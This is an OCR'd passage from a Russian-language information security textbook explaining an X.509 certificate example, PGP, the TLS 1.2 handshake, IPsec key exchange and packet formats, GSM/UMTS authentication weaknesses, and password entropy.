  Issuer: C=ZA, O=Thawte Consulting (Pty) Ltd.,
    CN=Thawte SGC CA
  Validity
    Not Before: Mar 25 16:49:29 2009 GMT
    Not After : Mar 25 16:49:29 2010 GMT
  Subject: C=US, ST=California, L=Mountain View, O=Google Inc,
    CN=mail.google.com
  Subject Public Key Info:
    Public Key Algorithm: rsaEncryption
    RSA Public Key: (1024 bit)
      Modulus (1024 bit):
        00:c5:d6:f8:92:fc:ca:f5:61:4b:06:41:49:e8:0a:
        2c:95:81:a2:18:ef:41:ec:35:bd:7a:58:12:5a:e7:
        6f:9e:a5:4d:dc:89:3a:bb:eb:02:9f:6b:73:61:6b:
        f0:ff:d8:68:79:1f:ba:7a:f9:c4:ae:bf:37:06:ba:
        3e:ea:ee:d2:74:35:b4:dd:cf:b1:57:c0:5f:35:1d:
        66:aa:87:fe:e0:de:07:2d:66:d7:73:af:fb:d3:6a:
        b7:8b:ef:09:0e:0c:c8:61:a9:03:ac:90:dd:98:b5:
        1c:9c:41:56:6c:01:7f:0b:ee:c3:bf:f3:91:05:1f:
        fb:a0:f5:cc:68:50:ad:2a:59
      Exponent: 65537 (0x10001)
  X509v3 extensions:
    X509v3 Extended Key Usage: TLS Web Server
      Authentication, TLS Web Client Authentication,
      Netscape Server Gated Crypto
    X509v3 CRL Distribution Points:
    URI:http://crl.thawte.com/ThawteSGCCA.crl
    Authority Information Access:
    OCSP - URI:http://ocsp.thawte.com
```

```
    CA Issuers - URI:http://www.thawte.com/repository/
        Thawte_SGC_CA.crt
    X509v3 Basic Constraints: critical
    CA:FALSE
Signature Algorithm: sha1WithRSAEncryption
  62:f1:f3:05:0e:bc:10:5e:49:7c:7a:ed:f8:7e:24:d2:f4:a9:
  86:bb:3b:83:7b:d1:9b:91:eb:ca:d9:8b:06:59:92:f6:bd:2b:
  49:b7:d6:d3:cb:2e:42:7a:99:d6:06:c7:b1:d4:63:52:52:7f:
  ac:39:e6:a8:b6:72:6d:e5:bf:70:21:2a:52:cb:a0:76:34:a5:
  e3:32:01:1b:d1:86:8e:78:eb:5e:3c:93:cf:03:07:22:76:78:
  6f:20:74:94:fe:aa:0e:d9:d5:3b:21:10:a7:65:71:f9:02:09:
  cd:ae:88:43:85:c8:82:58:70:30:ee:15:f3:3d:76:1e:2e:45:
  a6:bc
```

Как видно, сертификат действителен с 26.03.2009 до 25.03.2010, открытый ключ представляет собой ключ RSA с длиной модуля $n = 1024$ бит и экспонентой $e = 65537$ и принадлежит компании Google Inc. Открытый ключ предназначен для взаимной аутентификации веб-сервера mail.google.com и веб-клиента в протоколе SSL/TLS. Сертификат подписан секретным ключом удостоверяющего центра Thawte SGC CA, подпись вычислена с помощью криптографического хэша SHA-1 и алгоритма RSA. В свою очередь сертификат с открытым ключом Thawte SGC CA для проверки значения ЭЦП данного сертификата расположен по адресу http://www.thawte.com/repository/Thawte_SGC_CA.crt.

ЭЦП вычисляется от всех полей сертификата, кроме самого значения подписи.

9.3. Шифрование файлов и почтовых сообщений в PGP

В качестве примера для передачи файлов по сети с обеспечением аутентификации, конфиденциальности и целостности рассмотрим систему PGP (Pretty Good Privacy), разработанную Филом Циммерманном (Phil Zimmermann) в 1991 г. Изначально система предполагалась к использованию для защищенной передачи электронной почты. Реализации PGP с открытым программным кодом включают OpenPGP и GPG (GnuPG).

Каждый пользователь обладает одним или несколькими секретными ключами для криптосистемы с открытым ключом, которые используются для аутентификации посредством ЭЦП. Также пользователь хранит открытые ключи других пользователей, которые он использует для шифрования секретного сеансового ключа блокового шифрования. Передаваемое сообщение подписывается секретным ключом отправителя, затем сообщение шифруется блоковой криптосистемой на случайно выбранном сеансовом ключе, сам сеансовый ключ шифруется криптосистемой с открытым ключом на открытом ключе получателя.

Свои секретные ключи отправитель хранит в зашифрованном виде. Набор ключей называется связкой секретных ключей. Шифрование секретных ключей в связке производится блоковой криптосистемой, ключом которой является пароль, вводимый пользователем. Шифрование секретных ключей, хранимых на компьютере, является стандартной практикой для защиты от утечки ключей, например, в случае взлома ОС, утери ПК и т.д.

Набор открытых ключей других пользователей называется связкой открытых ключей.




Рис. 9.3. Схема обработки сообщения в PGP.

На рис. 9.3 представлена схема обработки сообщения в PGP для передачи от A к B. Использование аутентификации, сжатия и блокового шифрования является опциональным. Обозначения на рисунке следующие.

- Пароль – пароль, вводимый отправителем для расшифрования связки своих секретных ключей.

- D – расшифрование блоковой криптосистемы для извлечения секретного ключа ЭЦП отправителя.
- SK_A – секретный ключ ЭЦП отправителя.
- ID_{SKa} – идентификатор секретного ключа ЭЦП отправителя, по которому получатель определяет, какой ключ из связки открытых ключей использовать для проверки подписи.
- m – сообщение (файл) для передачи.
- $h(m)$ – криптографическая хэш-функция.
- E_{SKa} – схема ЭЦП на секретном ключе SK_A.
- $\|$ – конкатенация битовых строк.
- Z – сжатие сообщения алгоритмом компрессии.
- RND – криптографический генератор псевдослучайной последовательности.
- K_s – сгенерированный псевдослучайный сеансовый ключ.
- E_{Ks} – блоковое шифрование на секретном сеансовом ключе K_s.
- PK_B – открытый ключ получателя.
- ID_{PKb} – идентификатор открытого ключа получателя, по которому получатель определяет, какой секретный ключ из связки секретных ключей использовать для расшифрования сеансового ключа.
- E_{PKb} – шифрование сеансового ключа криптосистемой с открытым ключом на открытом ключе B.
- c – зашифрованное подписанное сообщение.

9.4. Защищенное интернет-соединение SSL/TLS

Протокол SSL (Secure Socket Layer) был разработан компанией Netscape. Начиная с версии 3, протокол развивается как открытый стандарт TLS (Transport Layer Security). Протокол SSL/TLS обеспечивает защищенное соединение по незащищенному каналу связи на транспортном уровне в модели OSI. Протокол встраивается между уровнем TCP и уровнями HTTP, FTP, SMTP, POP3, IMAP и т.д. Применение протокола обозначается добавлением суффикса 'S': HTTPS, FTPS, POP3S, IMAPS и т.д.

Протокол обеспечивает следующее.

- Одностороннюю или взаимную аутентификацию клиента и сервера по открытым ключам сертификата X.509. В Интернете, как правило, делается **односторонняя** аутентификация веб-сервера браузеру клиента, то есть только веб-сервер предъявляет сертификат (открытый ключ и ЭЦП к нему от вышележащего УЦ).
- Создание сеансовых симметричных ключей для шифрования и кода аутентификации сообщения для передачи данных в обе стороны.
- Конфиденциальность – блоковое или потоковое шифрование передаваемых данных в обе стороны.
- Целостность – аутентификацию отправляемых сообщений в обе стороны кодом аутентификации сообщений $\mathrm{HMAC}(K, M)$, описанном ранее.

Рассмотрим протокол TLS последней версии 1.2.

9.4.1. Протокол «рукопожатия»

Протокол «рукопожатия» (handshake protocol) производит аутентификацию и создание сеансовых ключей между клиентом C и сервером S.

1. $C \to S$:

(a) ClientHello: 1) URI сервера, 2) Одноразовая метка N_C, 3) поддерживаемые алгоритмы шифрования, кода аутентификации сообщений, хэширования, ЭЦП и сжатия.

2. $C \leftarrow S$:

(a) ServerHello: одноразовая метка N_S, поддерживаемые алгоритмы сервера.

После обмена набором желательных алгоритмов сервер и клиент по одному правилу выбирают общий набор алгоритмов.

(b) Server Certificate: сертификат X.509v3 сервера с запрошенным URI (URI нужен в случае нескольких виртуальных веб-серверов с разными URI на одном узле с одним IP адресом).

(c) Server Key Exchange Message: информация для создания предварительного общего секрета $premaster$ длиной 48 байтов в виде: 1) либо обмена по протоколу Диффи–Хеллмана с клиентом (сервер отсылает (g, g^a)), 2) либо по другому алгоритму с открытым ключом, 3) либо разрешения клиенту выбрать ключ.

(d) Электронно-цифровая подпись к Server Key Exchange Message на ключе сертификата сервера для аутентификации сервера клиенту.

(e) Certificate Request: опциональный запрос сервером сертификата клиента.

(f) Server Hello Done: идентификатор конца транзакции.

3. $C \rightarrow S$:

(a) Client Certificate: сертификат X.509v3 клиента, если он был запрошен сервером.

(b) Client Key Exchange Message: информация для создания предварительного общего секрета $premaster$ длиной 48 байтов в виде: 1) либо обмена по протоколу Диффи–Хеллмана с сервером (клиент отсылает g^b, в результате

обе стороны вычисляют ключ $premaster = g^{ab}$), 2) либо по другому алгоритму, 3) либо ключа, выбранного клиентом и зашифрованного на открытом ключе из сертификата сервера.

(c) Электронно-цифровая подпись к Client Key Exchange Message на ключе сертификата клиента для аутентификации клиента серверу (если клиент использует сертификат).

(d) Certificate Verify: результат проверки сертификата сервера.

(e) Change Cipher Spec: уведомление о смене сеансовых ключей.

(f) Finished: идентификатор конца транзакции.

4. $C \leftarrow S$:

(a) Change Cipher Spec: уведомление о смене сеансовых ключей.

(b) Finished: идентификатор конца транзакции.

Одноразовые метки N_C, N_S состоят из 32 байтов. Первые 4 байта – текущее время, оставшиеся байты – псевдослучайные. Под псевдослучайной битовой строкой понимается выход криптографического псевдослучайного генератора чисел PRF.

Предварительный общий секрет $premaster$ длиной 48 байтов вместе с одноразовыми метками используется как инициализирующее значение генератора PRF для получения общего секрета $master$ тоже длиной 48 байтов:

$$master = PRF(premaster,\ \text{текст "master secret"},\ N_C + N_S).$$

И наконец, уже из секрета $master$ таким же способом генерируется 6 окончательных сеансовых ключей, следующие друг за другом в битовой строке:

$$\{(K_{E,1} \parallel K_{E,2}) \parallel (K_{\text{MAC},1} \parallel K_{\text{MAC},2}) \parallel (IV_1 \parallel IV_2)\} =$$

$$= PRF(master,\ \text{текст "key expansion"},\ N_C + N_S),$$

где $K_{E,1}$, $K_{E,2}$ – два ключа симметричного шифрования, $K_{\text{MAC},1}$, $K_{\text{MAC},2}$ – два ключа кода аутентификации сообщения, IV_1, IV_2 – два инициализирующих вектора режима сцепления блоков. Ключи с индексом 1 используются для коммуникации от клиента к серверу, с индексом 2 – от сервера к клиенту.

9.4.2. Протокол записи

Протокол записи (record protocol) определяет формат TLS-пакетов для вложения в TCP-пакеты.

1. Исходными сообщениями M для шифрования являются пакеты протокола следующего уровня в модели OSI: HTTP, FTP, IMAP и т.д.

2. Сообщение M разбивается на блоки m_i не более 16 кБ.

3. Блоки m_i сжимаются алгоритмом компрессии в блоки z_i.

4. Вычисляется код аутентификации сообщения для каждого блока z_i и добавляется в конец блоков: $a_i = z_i \parallel \text{HMAC}(K_{\text{MAC}}, z_i)$.

5. Блоки a_i шифруются симметричным алгоритмом с ключом K_E в некотором режиме сцепления блоков с инициализирующим вектором IV в полное сжатое аутентифицированное зашифрованное сообщение C.

6. К шифротексту C добавляется заголовок протокола записи TLS и в результате получается TLS-пакет для вложения в TCP-пакет.

9.5. Защита IPsec на сетевом уровне

Набор протоколов IPsec (Internet Protocol Security) является неотъемлемой частью IPv6 и дополнительным необязательным расширением IPv4. IPsec обеспечивает защиту данных на сетевом уровне IP-пакетов.

IPsec определяет:

- первичную аутентификацию сторон и управление сеансовыми ключами (протокол IKE, Internet Key Exchange),
- шифрование с аутентификацией (протокол ESP, Encapsulating Security Payload),
- только аутентификацию сообщений (протокол AH, Authentication Header).

Основное применение состоит сейчас в построении виртуальных сетей VPN (virtual private network) при использовании IPsec в так называемом туннельном режиме.

Аутентификация в режимах ESP и AH определяется по-разному. Аутентификация в ESP гарантирует целостность только зашифрованных полезных данных (пакетов следующего уровня после IP). Аутентификация AH гарантирует целостность всего IP-пакета (за исключением полей, изменяемых в процессе передачи пакета по сети).

9.5.1. Протокол создания ключей IKE

Протокол IKE версии 2 (Internet Key Exchange), по существу, можно описать следующим образом. Пусть I – инициатор соединения, R – отвечающая сторона.

Протокол состоит из двух фаз. Первая фаза очень похожа на установление соединения в SSL/TLS, она включает возможный обмен сертификатами C_I, C_R стандарта X.509 для аутентификации (или альтернативную аутентификацию по общему заранее созданному секретному ключу) и создание общих предварительных сеансовых ключей протокола IKE по протоколу Диффи–Хеллмана. Сеансовые ключи протокола IKE служат для шифрования и аутентификации сообщений второй фазы. Вторая фаза создает сеансовые ключи для протоколов ESP, AH, то есть ключи для шифрования конечных данных. Сообщения второй фазы также используются для смены ранее созданных сеансовых ключей, и в этом случае протокол сразу начинается со второй фазы с применением ранее созданных сеансовых ключей протокола IKE.

1. Создание предварительной защищенной связи для протокола IKE и аутентификация сторон.

(a) $I \to R$: (g^{x_I}, одноразовая метка N_I, идентификаторы поддерживаемых криптографических алгоритмов).

(b) $I \leftarrow R$: (g^{x_R}, одноразовая метка N_R, идентификаторы выбранных алгоритмов, запрос сертификата C_I).

Протокол Диффи–Хеллмана оперирует с генератором $g = 2$ в группе $\mathbb{Z}_p^*$ для одного из двух фиксированных p длиной 768 или 1024 бита. После обмена элементами g^{x_I} и g^{x_R} обе стороны обладают общим секретом $g^{x_I x_R}$.

Одноразовые метки N_I, N_R созданы криптографическим генератором псевдослучайных чисел PRF.

После данного сообщения стороны договорились об используемых алгоритмах и создали общие сеансовые ключи:

$$seed = PRF(N_i \parallel N_r,\ g^{x_I x_R}),$$

$$\{K_d \| Ka_I \| Ka_R \| Ke_I \| Ke_R\} = PRF(seed,\ N_i \parallel N_r),$$

где Ka_I, Ka_R – ключи кода аутентификации для связи в оба направления, Ke_I, Ke_R – ключи шифрования сообщений для двух направлений, K_d – инициирующее значение генератора PRF для создания сеансовых ключей окончательной защищенной связи, функцией $PRF(x)$ обозначается выход генератора с инициализирующим значением x.

Дальнейший обмен данными зашифрован алгоритмом AES в режиме CBC со случайно выбранным инициализирующим вектором IV на сеансовых ключах Ke и аутентифицирован кодом аутентификации сообщений на ключах Ka. Введем обозначения для шифрования сообщения m со сцеплением блоков $E_{Ke_X}(m)$ и совместного шифрования и добавления кода аутентификации сообщений $\langle m \rangle_X$ для исходящих данных от стороны X:

$$E_{Ke_X}(m) = IV \parallel E_{Ke_X}(IV \parallel m),$$

$$\langle m \rangle_X = E_{Ke_X}(m) \parallel \mathrm{HMAC}(Ka_X,\ E_{Ke_X}(m)).$$

(c) $I \to R$: $\langle ID_I,\ C_I,$ запрос сертификата $C_R,\ ID_R,\ A_I \rangle_I$. По значениям идентификаторов ID_I, ID_R сторона R проверяет знание стороной I ключей Ke, Ka.

Поле A_I обеспечивает аутентификацию стороны I стороне R по одному из двух способов. Если используются сертификаты, то I показывает, что обладает секретным ключом, парным открытому ключу сертификата C_I, подписывая сообщение $data$:

$$A_I = \text{ЭЦП}(data).$$

Сторона R также проверяет сертификат C_I по цепочке до доверенного сертификата верхнего уровня.

Второй вариант аутентификации – по общему секретному симметричному ключу аутентификации K_{IR}, который заранее был создан I и R, как в Kerberos. Сторона I показывает, что знает общий секрет, вычисляя

$$A_I = PRF(PRF(K_{IR}, \text{текст "Key Pad for IKEv2"}), data).$$

Сторона R сравнивает присланное значение A_I с вычисленным и убеждается, что I знает общий секрет.

Сообщение $data$ – это открытое сообщение данной транзакции, за исключением нескольких полей.

(d) $I \leftarrow R$: $\langle ID_R,\ C_R,\ A_R\rangle_R$.
Производится аутентификация стороны R стороне I аналогичным образом.

2. Создание защищенной связи для протоколов ESP, AH, то есть ключей шифрования и кодов аутентификации конечных полезных данных. Фаза повторяет первые две транзакции первой фазы с созданием ключей по одноразовой метке N' и протоколу Диффи–Хеллмана с секретными ключами x'.

   (a) $I \to R$: $\langle g^{x'_I}$, одноразовая метка N'_I, поддерживаемые алгоритмы для ESP, AH$\rangle_I$.

   (b) $I \to R$: $\langle g^{x'_R}$, одноразовая метка N'_R, выбранные алгоритмы для ESP, AH$\rangle_R$.

   По окончании второй фазы обе стороны имеют общие секретные ключи Ke, Ka для шифрования и кодов аутентификации в двух направлениях, от стороны I и от стороны R:

$$\{Ka'_I \parallel Ka'_R \parallel Ke'_I \parallel Ke'_R\} = PRF(K_d,\ g^{x'_I x'_R} \parallel N'_I \parallel N'_r).$$

Итогом протокола IKE является набор сеансовых ключей для шифрования Ke'_I, Ke'_R и кодов аутентификации Ka'_I, Ka'_R в протоколах ESP и AH.

9.5.2. Таблица защищенных связей

Защищенная связь (security association, SA) является *однонаправленной* от отправителя к получателю и характеризуется тремя основными параметрами:

- индексом параметров защиты – уникальное 32-битовое число, входит в заголовок ESP- и AH- пакетов,
- IP-адресом стороны-отправителя,
- идентификатором применения ESP- или AH-протокола.

Защищенные связи хранятся в таблице защищенных связей со следующими полями.

- Счетчик порядкового номера, входит в заголовок ESP- и AH-пакетов.
- Окно защиты от воспроизведения – скользящий буфер порядковых номеров пакетов для защиты от пропуска и повтора пакетов.
- Информация протокола ESP и AH – алгоритмы, ключи, время действия ключей.
- Режим протокола: транспортный или туннельный

По индексу параметров защиты, находящемся в заголовке ESP- и AH-пакетов, получатель из таблицы защищенных связей извлекает параметры (названия алгоритмов, ключи и т.д.), производит проверки счетчиков, аутентифицирует и расшифровывает вложенные данные для принятого IP-пакета.

Протоколы ESP и AH можно применять к IP-пакету в трех вариантах:

- только ESP-протокол,
- только AH-протокол,

- последовательное применение ESP- и AH-протоколов.

Подчеркнем, что только AH-протокол гарантирует целостность всего IP-пакета, поэтому для организации виртуальной сети VPN, как правило, применяется третий вариант.

9.5.3. Транспортный и туннельный режимы

Протоколы ESP, AH могут применяться в транспортном режиме, когда исходный IP-пакет расширяется заголовками и концевиками протоколов ESP, AH, или в туннельном режиме, когда весь IP-пакет вкладывается в новый IP-пакет, который включает заголовки и концевики ESP, AH.

Новый IP-пакет в туннельном режиме может иметь другие IP-адреса, отличные от оригинальных. Именно это свойство используется для построения виртуальных частных сетей (Virtual Private Network, VPN). IP-адресом нового пакета является IP-адрес IPsec шлюза виртуальной сети. IP-адрес вложенного пакета является локальным адресом виртуальной сети. IPsec шлюз производит преобразование IPsec пакетов в обычные IP-пакеты виртуальной сети и наоборот.

Схемы транспортного и туннельного режимов показаны ниже отдельно для ESP- и AH-протоколов.

9.5.4. Протокол шифрования и аутентификации ESP

Протокол ESP определяет шифрование и аутентификацию вложенных в IP-пакет сообщений в формате, показанном на рис. 9.4.

Шифрование вложенных данных производится в режиме CBC алгоритмом AES на ключе Ke' с псевдослучайным вектором инициализации IV, вставленном перед зашифрованными данными.

Аутентификатор сообщения определяется как усеченное до 96 бит значение $\mathrm{HMAC}(Ka', m)$, вычисленное стандартным способом.

На рис. 9.5 показано применение протокола в транспортном и туннельном режимах.

Рис. 9.4. Формат ESP пакета.

9.5.5. Протокол аутентификации AH

Протокол AH определяет аутентификацию всего IP пакета в формате, показанном на рис. 9.6.

Аутентификатор сообщения определяется так же, как и в протоколе ESP – усеченное до 96 бит значение $\mathrm{HMAC}(Ka', m)$, вычисленное стандартным способом.

На рис. 9.7 показано применение протокола в транспортном и туннельном режимах.

9.6. Защита персональных данных в мобильной связи

9.6.1. GSM2

Регистрация телефона в сети GSM2 построена с участием трех сторон: сим-карты мобильного устройства, базовой станции и центра аутентификации. Сим-карта и центр аутентификации обладают общим секретным 128-битовым ключом K_i. Вначале телефон сообщает базовой станции уникальный идентификатор сим-карты IMSI открытым текстом. Базовая станция запрашивает в Центре аутентификации для данного IMSI набор параметров для аутентификации. Центр генерирует псевдослучайное 128-битовое число RAND и ал-




Рис. 9.5. Применение ESP протокола к пакету IPv6.




Рис. 9.6. Заголовок AH пакета.

горитмами A3 и A8 создает симметричный 54-битовый ключ K_c и 32-битовый аутентификатор RES. Базовая станция передает мобильному устройству число RAND и ожидает результат вычисления




Рис. 9.7. Применение AH протокола к пакету IPv6.

сим-картой числа XRES, которое должно совпадать с RES в случае успешной аутентификации. Схема аутентификации показана на рис. 9.8.

Все вычисления для аутентификации выполняет сим-карта. Ключ K_c далее используется для создания ключа шифрования каждого фрейма $K = K_c \| n_F$, где n_F – 22-битовый номер фрейма. Шифрование выполняет уже само мобильное устройство. Алгоритм шифрования фиксирован в каждой стране и выбирается из семейства алгоритмов A5 (A5/1, A5/2, A5/3). В GSM2 применяется либо алгоритм A5/1, либо A5/2 (используется в России). Алгоритм A5/3 применяется уже в сети GSM3.

Аутентификация в сети GSM2 односторонняя. При передаче данных не используются проверка целостности и аутентификация сообщений. Передача данных между базовыми станциями проис-




Рис. 9.8. Односторонняя аутентификация и шифрование в GSM2.

ходит в открытом незашифрованном виде. Алгоритмы шифрования A5/1 и A5/2 не стойкие, количество операций для взлома A5/1 – 2^{40}, A5/2 – 2^{16}. Кроме того, длина ключа K_c всего 54 бита. Передача в открытом виде уникального идентификатора IMSI позволяет однозначно определить абонента.

9.6.2. UMTS (GSM3)

В третьем поколении сети GSM, называемом UMTS, защищенность немного улучшена. Общая схема аутентификации (рис. 9.9) осталась примерно такой же как и в GSM2. Жирным шрифтом на рисунке выделены новые добавленные элементы по сравнению с GSM2.

1. Производится взаимная аутентификация сим-карты и центра

аутентификации по токенам RES и MAC.

2. Добавлены проверка целостности и аутентификация данных (код аутентификации сообщений).

3. Используются новые алгоритмы создания ключей, шифрования и кода аутентификации сообщений.

4. Добавлены счетчики на сим-карте $\mathrm{SQN_Т}$ и в Центре аутентификации $\mathrm{SQN_Ц}$ для защиты от атак воспроизведения. Значения увеличиваются при каждой попытке аутентификации и должны примерно совпадать.

5. Увеличена длина ключа шифрования до 128 бит.

Обозначения на рис. 9.9 следующие:

- K – общий секретный 128-битовый ключ сим-карты и центра аутентификации.
- RAND – 128-битовое псевдослучайное число, создаваемое Центром аутентификации.
- $\mathrm{SQN_Т}, \mathrm{SQN_Ц}$ – 48-битовые счетчики для защиты от атак воспроизведения.
- AMF – 16-битовое значение окна для проверки синхронизации счетчиков.
- CK, IK, AK – 128-битовые ключи шифрования данных CK, кода аутентификации данных IK, гаммы значения счетчика AK.
- MAC, XMAC – 128-битовые аутентификаторы Центра сим-карте.
- RES, XRES – 128-битовые аутентификаторы сим-карты Центру.
- AUTN – вектор аутентификации.

Алгоритмы fi не фиксированы стандартом и выбираются при реализациях.

Из оставшихся недостатков защиты персональных данных можно перечислить:




Рис. 9.9. Взаимная аутентификация и шифрование в UMTS (GSM3).

1. Уникальный идентификатор сим-карты IMSI по-прежнему передается в открытом виде, следовательно, можно идентифицировать абонентов по началу сеанса регистрации сим-карты в сети.

2. Шифрование и аутентификация производится только между телефоном и базовой станцией, а не между двумя телефонами. С одной стороны, это является необходимым условием для подключения СОРМ (Система технических средств для обеспечения функций оперативно-розыскных мероприятий) по закону «О связи», с другой – создает риск нарушения конфиденциальности персональных данных.

3. Алгоритм шифрования данных A5/3 (KASUMI) на 128-битовом ключе также теоретически взламывается атакой на основе известного открытого текста для 64 MiB данных с использованием 1 GiB памяти 2^{32} операциями (2 часа на обычном ПК).

Глава 10

Аутентификация пользователя

10.1. Многофакторная аутентификация

Для защищенных приложений применяется **многофакторная** аутентификация одновременно по факторам различной природы:

1. Свойство, которым обладает субъект. Например, биометрия, природные уникальные отличия: лицо, отпечатки пальцев, радужная оболочка глаз, капиллярные узоры, последовательность ДНК.

2. Знание – информация, которую знает субъект. Например, пароль, пин-код.

3. Владение – вещь, которой обладает субъект. Например, электронная или магнитная карта, флеш-память.

Для обычных массовых приложений из-за удобства использования применяется аутентификация только по **паролю**, который является общим секретом пользователя и информационной системы. В качестве альтернативы также распространена биометрическая аутентификация по отпечаткам пальцев. Как правило, аутентификация по отпечаткам пальцев является дополнительной альтернати-

вой, а не вторым обязательным фактором для предъявления, опять же из-за удобства использования.

10.2. Энтропия и криптостойкость паролей

Стандартный алфавит символов паролей, которые можно набрать на клавиатуре, используя английские буквы и небуквенные символы, состоит из $D = 94$ символов. При длине пароля L символов, предполагая равновероятное распределение символов, энтропия паролей равна

$$H = L \log_2 D.$$

Шеннон, исследуя энтропию символов английского текста, проводил следующий эксперимент: по первым нескольким символам слов или текста люди предсказывали следующий символ. Шеннон оценил энтропию первого символа s_1 текста в $H(s_1) \approx 4.6$–4.7 бит/символ, энтропия последующих символов уменьшается до $H(s_9) \approx 1.5$ бит/символ для 9-го символа. Энтропия для длинных текстов литературных произведений была оценена в $H(s_\infty) \approx 0.4$ бит/символ.

Статистические исследования баз паролей показывают, что самые часто используемые буквы – a, e, o, r, цифра – 1.

